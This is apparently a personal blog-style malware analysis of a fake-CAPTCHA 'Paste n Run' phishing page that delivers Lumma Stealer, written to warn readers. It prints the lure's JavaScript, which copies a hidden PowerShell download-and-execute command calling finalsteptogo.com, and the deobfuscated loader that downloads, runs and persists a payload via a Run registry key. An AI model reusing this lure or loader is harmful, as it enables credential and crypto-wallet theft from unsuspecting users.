> For the complete documentation index, see [llms.txt](https://jedi.gitbook.io/jedi/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://jedi.gitbook.io/jedi/article/markdown.md).

# The Anatomy of a “Paste n Run” Phishing Attack

Have you ever clicked on a download link only to end up somewhere unexpected? That’s exactly what happened to me recently, and it led me down a rabbit hole of cyber threats. What I discovered was a phishing technique is called the “Paste n Run” attack. Let’s dive into how it works and why it’s so dangerous.



It all started when I tried to download something from a website (let’s keep that part between us, shall we?). Suddenly, I was redirected to a suspicious site that looked like this :

<figure><img src="https://cdn-images-1.medium.com/max/1200/1*vifjnN2Z-tIWfqmPVQVF1A.png" alt=""><figcaption><p>Bot check?</p></figcaption></figure>

At first glance, it seemed like a typical CAPTCHA check. But a closer look at the page’s source code revealed something far more sinister :

```html
<body>
    <div class="container">
        <div class="overlay" id="overlay"></div>
        <div class="recaptcha-box">
            <h2>Verify You Are Human</h2>
            <p>Please verify that you are a human to continue.</p>
            <div class="recaptcha-button" id="verifyButton">
                <img src="https://www.gstatic.com/recaptcha/api2/logo_48.png" alt="reCAPTCHA Logo">
                <span>I'm not a robot</span>
            </div>
            <div class="recaptcha-popup" id="recaptchaPopup">
                <h3>Verification Steps</h3>
                <p>1. Press Windows Button "<i class="fab fa-windows"></i>" + R</p>
                <p>2. Press CTRL + V</p>
                <p>3. Press Enter</p>
            </div>
        </div>
    </div> 
 
    <script>
        function verify() {
            const textToCopy = "powershell.exe -W Hidden -command $url = 'https://finalsteptogo.com/uploads/tr9.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text";
            const tempTextArea = document.createElement("textarea");
            tempTextArea.value = textToCopy;
            document.body.appendChild(tempTextArea);
            tempTextArea.select();
            document.execCommand("copy");
            document.body.removeChild(tempTextArea);

            const recaptchaPopup = document.getElementById("recaptchaPopup");
            const overlay = document.getElementById("overlay");
            recaptchaPopup.classList.add("active");
            overlay.classList.add("active");
        }

        const verifyButton = document.getElementById('verifyButton');
        verifyButton.addEventListener('click', verify);
    </script>
</body>
```

This code sets up a trap. When a user clicks the “I’m not a robot” button, it doesn’t actually verify anything. Instead, it copies a malicious PowerShell command to the user’s clipboard and shows a popup with instructions to run it.

After clicking the button, users see this popup :

<figure><img src="https://cdn-images-1.medium.com/max/1200/1*tevfggHuQet_efw7Y7ui8w.png" alt=""><figcaption><p>Verification Steps popup</p></figcaption></figure>

The instructions appear harmless but they’re actually tricking users into running the malicious code that was secretly copied to their clipboard. Those steps actually do :

1. “Press Windows Button + R” opens the Run dialog.
2. “Press CTRL + V” pastes the malicious PowerShell command.
3. “Press Enter” executes the command.


Of course, we won’t do that. But curiosity got the better of me, so I decided to investigate further. I downloaded the `tr9.txt` file mentioned in the PowerShell command and found it contained obfuscated code

<figure><img src="https://cdn-images-1.medium.com/max/1200/1*asqGI8z0EAK2_cBE0V2faA.png" alt=""><figcaption><p>Download and see the inside of tr9.txt</p></figcaption></figure>

After some work, I managed to deobfuscate and commented the code as follows :

```powershell
# initialize several variable
$sourceUrl = 'https://finalsteptogo.com/uploads/tera9.zip'
$directoryPath = $env:APPDATA + '\L47qarQ7'
$zipFilePath = $env:APPDATA + '\UUmw5Myt.zip'
$executablePath = $directoryPath + '\Set-up.exe'

# check if the directory exists, and create it if it doesn't exist
if (-not (Test-Path $directoryPath)) {
    New-Item -Path $directoryPath -ItemType Directory
}

# this line of code will download the zip file 
Start-BitsTransfer -Source $sourceUrl -Destination $zipFilePath

# after being downloaded, the code will extract the contents of the zip file
Expand-Archive -Path $zipFilePath -DestinationPath $directoryPath -Force

# and then, it will remove the downloaded zip file
Remove-Item $zipFilePath

# the extracted executable is being started
Start-Process $executablePath

# set the executable to run at startup by adds a registry entry
New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'K6kTgJql' -Value $executablePath -PropertyType 'String'
```

This script downloads a zip file, extracts its contents, runs an executable, and sets it to start automatically when the computer boots up. This persistence mechanism is one reason why malware can stick around for so long

Curious about what was in that zip file, I downloaded `tera9.zip` and scanned it with [VirusTotal](https://www.virustotal.com/gui/file/5933d9c6c9ef136b3223f8592de6a51f1220d881da275a74e78893d2f4af4b8f). The results were alarming - multiple security vendors flagged it as malicious, identifying it as a trojan and infostealer


Further investigation using [Any.Run](https://any.run/report/08f8a143f3c4e48e83146e8d2efd8a23d9b3aec4c1e6763d5dcb99df4ddaaefb/1136870d-5582-43c2-9502-33954ac2a659) (a malware analysis sandbox) revealed that this malware is associated with Lumma Stealer — a sophisticated information stealer written in C and distributed through Malware-as-a-Service (MaaS) platforms

<figure><img src="https://cdn-images-1.medium.com/max/1200/1*5MB7x7Mq0FSyR3hDywEYhA.png" alt=""><figcaption><p>Any.Run malware sandbox</p></figcaption></figure>

Lumma Stealer is particularly dangerous because it targets :

* Cryptocurrency wallets
* Login credentials
* Other sensitive information on infected systems

What makes it even more dangerous is its ability to update itself, potentially expanding its functionality over time.

When I extracted `tera9.zip`, I found a complex directory structure :

```sh
$ tree                                                                                                                     [7:34:39]
.
├── Set-up.exe
├── config.prx
├── khkgvv
├── madbasic_.bpl
├── maddisAsm_.bpl
├── madexcept_.bpl
├── nxwvh
├── opengl64.dll
├── rtl120.bpl
├── updater
│   ├── NvStWiz.prx
│   └── manager
│       └── ks_tyres.ini
├── vcl120.bpl
├── vclx120.bpl
├── x64
│   ├── trading_api64.dll
│   └── tradingnetworkingsockets.dll
└── x86
    ├── api-ms-win-core-processthreads-l1-1-1.dll
    ├── api-ms-win-core-profile-l1-1-0.dll
    ├── api-ms-win-core-rtlsupport-l1-1-0.dll
    ├── api-ms-win-core-string-l1-1-0.dll
    ├── api-ms-win-core-synch-l1-1-0.dll
    ├── api-ms-win-core-synch-l1-2-0.dll
    ├── api-ms-win-core-sysinfo-l1-1-0.dll
    ├── api-ms-win-core-timezone-l1-1-0.dll
    ├── api-ms-win-core-util-l1-1-0.dll
    ├── api-ms-win-crt-conio-l1-1-0.dll
    ├── api-ms-win-crt-convert-l1-1-0.dll
    ├── api-ms-win-crt-environment-l1-1-0.dll
    ├── api-ms-win-crt-filesystem-l1-1-0.dll
    ├── api-ms-win-crt-heap-l1-1-0.dll
    ├── api-ms-win-crt-locale-l1-1-0.dll
    ├── api-ms-win-crt-math-l1-1-0.dll
    ├── api-ms-win-crt-multibyte-l1-1-0.dll
    ├── api-ms-win-crt-private-l1-1-0.dll
    └── api-ms-win-crt-process-l1-1-0.dll

4 directories, 34 files
```

This structure includes:

* The main executable (`Set-up.exe`)
* Configuration files
* Borland Package Library (BPL) files (suggesting it’s a Delphi-based application)
* An updater mechanism
* Various DLLs for both 32-bit and 64-bit systems


When I uploaded the suspicious files to VirusTotal, I discovered that [`Set-up.exe`](https://www.virustotal.com/gui/file/bd0f954149173d3f5766eee5bd78d5f27ea1ea69667da7b3970b0e6154afc85f) was actually named `ScreenShot.exe` and [`nxwvh`](https://www.virustotal.com/gui/file/a99714a1623361f4f70b1bd35b947f404dfb39b324f2625dcca209743f813978) was related to an ISO image

Interestingly, the `nxwvh` file was found in several other "tera" files (tera9, tera10, tera14), suggesting this malware might be part of a larger campaign

<figure><img src="https://cdn-images-1.medium.com/max/1200/1*6bFOcmMCKzcgPURvRkfbiQ.png" alt=""><figcaption><p>Execution Parents of nxwvh file</p></figcaption></figure>

So, what’s the big takeaway from all this “Paste n Run” phishing stuff? Well, it’s a pretty wild ride from a simple “Are you a robot?” check to a full-blown malware attack. This Lumma Stealer is no joke — it’s like a chameleon, always changing and getting sneakier

But here’s the kicker: even the smartest malware needs you to do something for it to work. It’s like a vampire — it can’t get in unless you invite it. That’s why it’s super important for all of us to stay on our toes when we’re online

Next time you see a weird prompt asking you to run some command or click some sketchy link, take a step back and think, “Wait a minute, does this smell fishy?” It’s okay to be a little paranoid online — better safe than sorry, right?

Keep your antivirus up to date, maybe learn a bit about online safety, and trust your gut when something seems off. Remember, in the online world, you’re your own best bodyguard. Stay sharp, stay curious, and when in doubt, just don’t click!

To avoid falling victim to attacks like this :

1. Be skeptical of any website asking you to run commands or paste code
2. Keep your operating system and antivirus software up to date
3. Don’t download files from untrusted sources
4. Use a password manager and enable two-factor authentication where possible
5. Educate yourself about common phishing techniques

Stay safe out there, guys!


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://jedi.gitbook.io/jedi/article/markdown.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.